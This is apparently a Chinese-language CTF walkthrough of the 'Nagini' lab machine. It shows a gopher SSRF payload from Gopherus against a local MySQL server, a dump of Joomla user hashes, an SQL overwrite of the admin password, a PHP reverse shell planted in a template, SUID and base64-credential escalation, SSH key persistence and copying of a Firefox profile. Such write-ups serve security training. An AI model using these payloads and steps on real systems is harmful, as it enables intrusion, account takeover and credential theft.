mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

确定3306端口已经开放,如果成功那么右上角将会转圈圈

```
gopher:///127.0.0.1:3306
```



192.168.56.121/internalResourceFeTcher.php?u...


Welcome to Internal Network Resource Fetchin Page

gopher:///127.0.0.1:3306


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www
```

利用gopherus生成mysql的payload,接入mysql

```
gopherus --exploit mysql
```




```
┌──(kali㉿kali)-[~/nagini/Gopherus]
└─$ gopherus --exploit mysql

  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$

For making it work username should not be password protected!!!

Give MySQL username: goblin
Give query to execute: use joomla;show tables;

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%67%6f%62%6c%69%6e%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%18%00%00%00%03%75%73%65%20%6a%6f%6f%6d%6c%61%3b%73%68%6f%77%20%74%61%62%6c%65%73%3b%01%00%00%00%01
```




Welcome to Internal Network Resource Fetching Page

```
c 5.5.5-10.3.27-MariaDB-0+deb10u1�&*BJ0Mv*��-��jXY7F9+iQ
joomla_privacy_requests?joomla_redirect_links@joomla_schemasAjoomla_sessionB
joomla_tagsCjoomla_template_stylesDjoomla_ucm_baseEjoomla_ucm_contentF
joomla_ucm_historyGjoomla_update_sitesHjoomla_update_sites_extensionsI
joomla_updatesJjoomla_user_keysKjoomla_user_notesLjoomla_user_profilesM
joomla_user_usergroup_mapNjoomla_usergroups Ojoomla_usersP
joomla_utf8_conversionQjoomla_viewlevelsR�"
```

提取账号和密码




```
Give MySQL username: goblin
Give query to execute: use joomla; select * from joomla_users;
```



```
c 5.5.5-10.3.27-MariaDB-0+deb10u1�Kc0d(8">��-��
Se"wSy'SLc1dmysql_native_password @ joomla8defjoomlajoomla_usersjoomla_users
idid?B<defjoomlajoomla_usersjoomla_usersnamename!�� @Ddefjoomla
joomla_usersjoomla_usersusernameusername!��@>defjoomlajoomla_users
joomla_usersemailemail!,� @Ddefjoomlajoomla_usersjoomla_userspassword
password!,�>defjoomlajoomla_usersjoomla_usersblockblock? @F defjoomla
joomla_usersjoomla_users sendEmail sendEmail?L defjoomlajoomla_users
joomla_usersregisterDateregisterDate?�Ndefjoomlajoomla_usersjoomla_users
lastvisitDate lastvisitDate?�Hdefjoomlajoomla_usersjoomla_users activation
activation!,�@ defjoomlajoomla_usersjoomla_usersparamsparams!���Ndefjoomla
joomla_usersjoomla_users lastResetTime lastResetTime?�Hdefjoomlajoomla_users
joomla_users resetCount resetCount?@defjoomlajoomla_usersjoomla_usersotpKey
otpKey!��<defjoomlajoomla_usersjoomla_usersotepotep!��Ldefjoomla
joomla_usersjoomla_usersrequireResetrequireReset?�675 Super User site_admin
site_admin@nagini.hogwarts<$2y$10$cmQ.akn2au104AhR4.YJBOC5W13gyV21D/bko
012021-04-03 17:25:082021-04-04 11:29:4700000-00-00 00:00:0000�"
```

上述用浏览器看源码可读性会强点,先在上面确定账号和密码列,之后下面寻找




```
activation
activation□!□,□□□�□□□□□□@□□
□def□joomla□joomla_users□joomla_users□params□params□!
lastResetTime
lastResetTime□?□□□□□□□�□□□□H□□□□def□joomla□joo
resetCount
resetCount□?□□□□□□□□□□□□□@□□□□def□joomla□jooml
Super User
site_admin□site_admin@nagini.hogwarts□$2y$10$cmQ.akn2au104
```

改写管理员账号和密码

破解比较麻烦,我们通过改写密码来解决密码破解问题;mysql数据存储的是密码的MD5值


生成密码的md5




```
┌──(kali㉿kali)-[~/nagini/Gopherus]
└─$ echo -n "1" | md5sum
c4ca4238a0b923820dcc509a6f75849b  -
```

生成修改密码的payload

注意sql语句需要用空格




```
Give MySQL username: goblin
Give query to execute: use joomla; update joomla_users SET password='c4ca4238a0b923820dcc509a6f75
849b' WHERE username='site_admin';

Your gopher link is ready to do SSRF :
```



```
c 5.5.5-10.3.27-MariaDB-0+deb10u1�;X*hN-4]��-��
Y(Xcg_%91&kjmysql_native_password @ joomla0(Rows matched: 1 Changed: 0
Warnings: 0
```

通过账号密码登录后台,并通过CMS的模板来修改页面,上传payload



You have post-installati

There are important post-installatio

This information area won't appear

SAMPLE DATA

Blog Sample data — Sample data which will set up a blog site. If the site is multilingual, the data will be tagged to the active backend language.

LATEST ACTIONS

User site_admin logged in to admin 2022-01-20 08:56


User site_admin logged in to site 2022-01-20 08:55

User site_admin registered for an account 2022-01-20 08:55

这里修改error.php为ReverseShell

用mousepad来选中文件(kali下的编辑器)

```
mousepad $pad
```


/usr/share/webshells/php/php-reverse-shell.php [Read Only] - Mousepad
File
Edit
Search
View
Document
Help

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
```

选择这个模板的404





Image	Template	Version	Date	Author
	Beez3 Details and Files No preview available. You can enable preview in the options.	3.1.0	25 November 2009	Angie Radtke a.radtke@derauftritt.de http://www.der-auftritt.de
	Protostar Details and Files No preview available. You can enable preview in the options.	1.0	4/30/2012	Kyle Ledbetter admin@joomla.org

访问页面




192.168.56.121/joomla/templates/protostar/error.php

提权


有suid位的可执行文件;

这个文件功能是负责复制.并赋予所有用户可读可写



```
bash: 2: command not found
www-data@Nagini:/home$ find: './snape/.gnupg': Permission denied
find: './snape/.ssh': Permission denied
find: './hermoine/.gnupg': Permission denied
find: './hermoine/.mozilla': Permission denied
./hermoine/bin/su_cp
```

通过base64解码,可以**提权成snape**



```
ls -al
total 40
drwxr-xr-x 4 snape snape 4096 Jan 22 07:49 .
drwxr-xr-x 4 root  root  4096 Apr  4  2021 ..
-rw------- 1 snape snape   26 Jan 22 07:49 .bash_history
-rw-r--r-- 1 snape snape  220 Apr  3  2021 .bash_logout
-rw-r--r-- 1 snape snape 3526 Apr  3  2021 .bashrc
-rw-r--r-- 1 snape snape   17 Apr  4  2021 .creds.txt
drwx------ 3 snape snape 4096 Apr  4  2021 .gnupg
-rw-r--r-- 1 snape snape  807 Apr  3  2021 .profile
drwx------ 2 snape snape 4096 Apr  4  2021 .ssh
-rwxrwxrwx 1 snape snape  207 Jan 22 07:46 krmwfEzt
snape@Nagini:~$ cat .creds.txt
cat .creds.txt
TG92ZUBsaWxseQ==
snape@Nagini:~$ ^[[15~^[OP
```

ssh公钥登录

1.kali生成ssh密钥

sshkey-gen

2.将公钥上传到目标设备,并改名为`authorized_keys`,赋予权限640


3.将公钥移到账户的ssh目录

```
mv authorized_keys /home/$user/.ssh/
```


之后用kali登录就可以不需要密码

浏览器密码还原

发现hermoine的目录有这样一个文件,先下载到本地,尝试还原密码



```
┌──(kali㉿kali)-[~/nagini]
└─$ scp -rp hermoine@192.168.56.121:/home/hermoine/.mozilla/ /tmp/
```

